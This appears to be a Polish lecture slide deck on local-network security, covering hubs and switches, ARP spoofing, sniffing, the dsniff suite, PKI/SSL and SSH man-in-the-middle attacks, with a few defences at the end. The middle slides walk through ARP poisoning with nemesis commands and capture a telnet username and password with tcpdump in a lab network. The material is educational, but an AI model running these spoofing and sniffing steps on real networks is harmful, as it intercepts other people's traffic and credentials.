Problemy z bezpieczeństwem w sieci lokalnej

Sieć lokalna

Urządzenia w sieci LAN

- hub (sieć nieprzełączana)

- switch

W sieci z hubem przy wysłaniu pakietu do wybranego komputera tak naprawdę zostaje on dostarczony do wszystkich komputerów w sieci.

Komputery, do których pakiet nie jest kierowany ignorują go.


Sieć nieprzełączana - hub

W sieci lokalnej z HUBem pakiety rozsyłane są do wszystkich komputerów w sieci.

W takiej sytuacji jest możliwe przełączenie urządzenia sieciowego w tryb nasłuchu i odbieranie całego ruchu w LAN.

Sieć nieprzełączana - hub

HUB rozsyła otrzymane pakiety do wszystkich komputerów w sieci. Jeśli slack2 komunikuje się z komputerem slack3, to wszystkie pakiety odbierane są również przez slack1.



Sieć nieprzełączana - hub

W tym wypadku wystarczy przełączyć urządzenie sieciowe w tryb nasłuchiwania, aby podsłuchać cały ruch sieciowy.

Switche miały rozwiązywać ten problem (jednocześnie odciążając łącza)


Sieć przełączana - switch

Przed wysłaniem pakietu do adresata nadawca wysyła zapytanie do wszystkich komputerów w sieci o adres MAC adresata.

Adresat odpowiada nadawcy podając swoj adres MAC, pozostałe ignorują zapytanie.

Sieć przełączana - switch

Switch przekazuje pakiety tylko do tego komputera, który jest adresatem. Każdy komputer posiada tablicę arp, która przechowuje powiązania numeru IP z odpowiadającym mu adresem MAC komputera.




Sieć przełączana - switch

- Istnieje możliwość podszycia się pod adres IP wybranego komputera.
- W momencie odebrania zapytania arp (które zawiera adres MAC nadawcy) komputer uaktualnia tablicę arp przypisując adresowi IP nadawcy jego adres MAC.

Sieć przełączana - switch

Istnieje możliwość podszycia się pod adres IP innego komputera (poprzez ,,zatrucie tablicy arp'', inaczej ,,arp spoofing'').



Sieć przełączana - switch

Aby zatruć tablicę arp komputera slack2 należy wysłać do niego zapytanie arp podając w nim jako nadawcę adres IP komputera slack3 (172.16.123.152) i adres MAC komputera slack1 (ZERO_MAC).

Komputer slack2 będzie pamiętał, że adres 172.16.123.152 jest powiązany z ZERO_MAC.

Spoofing

- sprawdzamy swój adres MAC
- wysyłamy pakiet arp według wcześniej podanego sposobu (wykorzystujemy program nemesis) do ofiar (slack2 i slack3)

```
root@slack1:~# ifconfig eth0 | grep HWaddr
eth0      Link encap:Ethernet  HWaddr 00:0C:29:6F:99:30
root@slack1:~# ZERO_MAC=00:0C:29:6F:99:30
root@slack1:~# nemesis arp -S 172.16.123.151 -D 172.16.123.152 -H $ZERO_MAC -h $ZERO_MAC; nemesis arp -S 172.16.123.152 -D 172.1
6.123.151 -H $ZERO_MAC -h $ZERO_MAC

ARP Packet Injected

ARP Packet Injected
root@slack1:~#
```

Spoofing

Zatruta tablica arp w slack2

```
root@slack2:~# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
172.16.123.152           ether   00:0C:29:6F:99:30   C                     eth0
root@slack2:~#
```

Zatruta tablica arp w slack3

```
root@slack3:~# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
172.16.123.151           ether   00:0C:29:6F:99:30   C                     eth0
root@slack3:~#
```

Spoofing

W tym momencie slack2 i slack3 mogą się łączyć i nie mieć świadomości, robią to przez slack1.

W ten sposób ,,rozwiązaliśmy problem" sieci przełączanej i możemy podsłuchiwać komunikację między slack2 i slack3 jak w sieci nieprzełączanej.

Spoofing

Dynamiczne adresy w tablicy arp są usuwane co określony czas. Dlatego trzeba ponawiać zapytania.

Aby nie odciąć od siebie slack2 i slack3 należy włączyć przekazywanie pakietów (forwarding)

```
root@slack1:~# ((while [ 1 == 1 ]; do nemesis arp -S 172.16.123.151 -D 172.16.123.152 -H $ZERO_MAC -h $ZERO_MAC; nemesis arp -S
172.16.123.152 -D 172.16.123.151 -H $ZERO_MAC -h $ZERO_MAC; sleep 10; done) > /dev/null) &
[1] 796
root@slack1:~# sysctl -w net.ipv4.conf.all.forwarding=1
net.ipv4.conf.all.forwarding = 1
root@slack1:~#
```

Podsłuchiwanie

Będziemy słuchać tylko końcowych części pakietu, bo tam przesyłane są istotne dla nas informacje.

```
root@slack1:~# tcpdump -X -l 'tcp' | grep 0x0030
```

Teraz możemy podsłuchać hasło nieszyfrowanych połączeń

```
root@slack3:~# telnet 172.16.123.151
Trying 172.16.123.151...
Connected to 172.16.123.151.
Escape character is '^]'.

slack2 login: visitor
Password:
Linux 2.4.33.3.
No mail.
visitor@slack2:~$
```

Podsłuchiwanie

```
0x0030:  0004 e9b7 0d0a 736c 6163 6b32 206c 6f67  ......slack2.log
0x0030:  0004 e9b7 0d0a 736c 6163 6b32 206c 6f67  ......slack2.log
0x0030:  0004 e3e3                                ....
0x0030:  0004 e3e3                                ....
0x0030:  0004 e3e3 76                             ....v
0x0030:  0004 e3e3 76                             ....v
0x0030:  0004 ea03 76                             ....v
0x0030:  0004 ea03 76                             ....v
0x0030:  0004 e430                                ...0
0x0030:  0004 e430                                ...0
0x0030:  0004 e430 69                             ...0i
0x0030:  0004 e430 69                             ...0i
0x0030:  0004 ea0f 69                             ....i
0x0030:  0004 ea0f 69                             ....i
0x0030:  0004 e43b                                ...;
0x0030:  0004 e43b                                ...;
0x0030:  0004 e43b 73                             ...;s
0x0030:  0004 e43b 73                             ...;s
0x0030:  0004 ea22 73                             ..."s
0x0030:  0004 ea22 73                             ..."s
0x0030:  0004 e44f                                ...O
0x0030:  0004 e44f                                ...O
0x0030:  0004 e44f 69                             ...Oi
0x0030:  0004 e44f 69                             ...Oi
0x0030:  0004 ea39 69                             ...9i
0x0030:  0004 ea39 69                             ...9i
0x0030:  0004 e466                                ...f
0x0030:  0004 e466                                ...f
0x0030:  0004 e466 74                             ...ft
0x0030:  0004 e466 74                             ...ft
0x0030:  0004 ea4d 74                             ...Mt
0x0030:  0004 ea4d 74                             ...Mt
0x0030:  0004 e47a                                ...z
0x0030:  0004 e47a                                ...z
0x0030:  0004 e47a 6f                             ...zo
0x0030:  0004 e47a 6f                             ...zo
0x0030:  0004 ea57 6f                             ...Wo
```

Podsłuchiwanie

```
0x0030:  0004 ea57 6f                                          ...Wo
0x0030:  0004 e485                                             ....
0x0030:  0004 e485                                             ....
0x0030:  0004 e485 72                                          ....r
0x0030:  0004 e485 72                                          ....r
0x0030:  0004 ea63 72                                          ...cr
0x0030:  0004 ea63 72                                          ...cr
0x0030:  0004 e490                                             ....
0x0030:  0004 e490                                             ....
0x0030:  0004 e490 0d00                                        ......
0x0030:  0004 e490 0d00                                        ......
0x0030:  0004 eafb 0d0a 5061 7373 776f 7264 3a20   ......Password:
0x0030:  0004 eafb 0d0a 5061 7373 776f 7264 3a20   ......Password:
0x0030:  0004 e529                                             ...)
0x0030:  0004 e529                                             ...)
0x0030:  0004 e529 44                                          ...)D
0x0030:  0004 e529 44                                          ...)D
0x0030:  0004 eb6f                                             ...o
0x0030:  0004 eb6f                                             ...o
0x0030:  0004 e5a4 6f                                          ....o
0x0030:  0004 e5a4 6f                                          ....o
0x0030:  0004 eb97                                             ....
0x0030:  0004 eb97                                             ....
0x0030:  0004 e5c7 6e                                          ....n
```

Podsłuchiwanie

```
0x0030:  0004 e5c7 6e                                    ....n
0x0030:  0004 eba3                                       ....
0x0030:  0004 eba3                                       ....
0x0030:  0004 e5d4 74                                    ....t
0x0030:  0004 e5d4 74                                    ....t
0x0030:  0004 ebbb                                       ....
0x0030:  0004 ebbb                                       ....
0x0030:  0004 e5ec 48                                    ....H
0x0030:  0004 e5ec 48                                    ....H
0x0030:  0004 ebdf                                       ....
0x0030:  0004 ebdf                                       ....
0x0030:  0004 e610 61                                    ....a
0x0030:  0004 e610 61                                    ....a
0x0030:  0004 ec01                                       ....
0x0030:  0004 ec01                                       ....
0x0030:  0004 e632 63                                    ...2c
0x0030:  0004 e632 63                                    ...2c
0x0030:  0004 ec17                                       ....
0x0030:  0004 ec17                                       ....
0x0030:  0004 e648 6b                                    ...Hk
0x0030:  0004 e648 6b                                    ...Hk
0x0030:  0004 ec24                                       ...$
0x0030:  0004 ec24                                       ...$
0x0030:  0004 e654 4d                                    ...TM
0x0030:  0004 e654 4d                                    ...TM
0x0030:  0004 ec4c                                       ...L
0x0030:  0004 ec4c                                       ...L
0x0030:  0004 e67c 65                                    ...le
0x0030:  0004 e67c 65                                    ...le
0x0030:  0004 ec6f                                       ...o
0x0030:  0004 ec6f                                       ...o
0x0030:  0004 e69f 0d00                                  ......
0x0030:  0004 e69f 0d00                                  ......
0x0030:  0004 ec97                                       ....
0x0030:  0004 ec97                                       ....
0x0030:  0004 ec97 0d0a                                  ......
0x0030:  0004 ec97 0d0a                                  ......
0x0030:  0004 e6c8                                       ....
0x0030:  0004 e6c8                                       ....
0x0030:  0004 ec9c 4c69 6e75 7820 322e 342e 3333  ....Linux.2.4.33
0x0030:  0004 ec9c 4c69 6e75 7820 322e 342e 3333  ....Linux.2.4.33
0x0030:  0004 e6cc                                       ....
0x0030:  0004 e6cc                                       ....
0x0030:  0004 ec9f 7669 7369 746f 7240 736c 6163  ....visitor@slac
0x0030:  0004 ec9f 7669 7369 746f 7240 736c 6163  ....visitor@slac
0x0030:  0004 e6ce                                       ....
0x0030:  0004 e6ce                                       ....
```

Podsłuchiwanie

Przyglądając się wyżej przedstawionym wycinkom łatwo zauważyć, że pojawia się tam login i hasło użytkownika (visitor/DontHackMe).

W ten sposób można łatwo podsłuchiwać wszystkie nieszyfrowane połączenia w sieci lokalnej.

Pakiet dsniff

Znając technikę podsłuchiwania będziemy rozumieć jak działą narzędzia do podsłuchiwania.

- dsniff – zbiór narzędzi do nasłuchiwania i oddziaływania na sieć lokalną.

I wrote dsniff with honest intentions.

Dug Song

Pakiet dsniff - składniki

- arpspoof
- dnsspoof
- dsniff
- filesnarf (NFS)
- macof
- mailsnarf
- sshmitm
- - sshow
- - tcpkill
- - tcpnice
- - urlsnarf
- - webmitm
- - webspy

Szyfrowanie - PKI

PKI – public key infrastructure

- certyfikat elektroniczny
- klucz prywatny
- klucz publiczny

Klucz prywatny i publiczny tworzone są tym

- samym algorytmem (np. RSA).

Szyfrowanie - certyfikat

Certyfikat przydzielany jest przez wybrane instytucje.

Zawiera:

- informacje uwierzytelniające nadawcę (zaszyfrowane kluczem prywatnym)
- klucz publiczny

Szyfrowanie - PKI

Wysyłanie zaszyfrowanej wiadomości:

- Nadawca pobiera klucz publiczny odbiorcy którym szyfruje wiadomość
- Odbiorca odszyfrowuje wiadomość za pomocą klucza prywatnego

Uwierzytelnianie nadawcy

- Możliwość wysłania przez nadawcę certyfikatu potwierdzającego jego autentyczność
- Odszyfrowanie certyfikatu kluczem publicznym

SSL

SSL – secure sockets layer

Jest w warstwie programowej – między warstwami TCP i HTTP

- prywatność
- autoryzacja
- integralność przesyłanych danych (checksum)

SSL

W tej chwili istnieją dwie specyfikacje SSL:

- SSL 2.0

- SSL 3.0

Wersja 3.0 ma poprawione wiele słabości SSL 2.0. Między innymi:


- umożliwia kompresję danych

- umożliwia identyfikację użytkownika

SSL 3.0 jest wstecznie kompatybilne z 2.0

Obecnie SSL jest wypierany przez TLS (Transport Layer Security)

Metoda – web/sshmitm (hijacking)



Metoda – web/sshmitm (hijacking)

Warunki działania:

- zapytanie DNS (zamiast ip z /etc/hosts)
- brak kluczy publicznych w pliku ~/.ssh/known_hosts lub brak klucza publicznego dla hosta z którym chcemy się połączyć
- StrictHostKeyChecking ustawione na „no” (domyślnie)
- sshmitm działa tylko na ssh 1

Obrona przed hijacking

- Akceptowanie tylko znanych certyfikatów
- Wykorzystywanie protokołu ssh w wersji 2 oraz zwracanie uwagi na ostrzeżenia o zmianie klucza publicznego serwera

Linki

- http://www.surasoft.com/articles/packetsniffing.php
- http://www.monkey.org/~dugsong/dsniff/
- http://www.geocities.com/SiliconValley/Vista/8672/network/arp.html
- http://www.semicomplete.com/articles/arp-security/
- http://searchsecurity.techtarget.com/sDefinition/ 0,,sid14_gci214299,00.html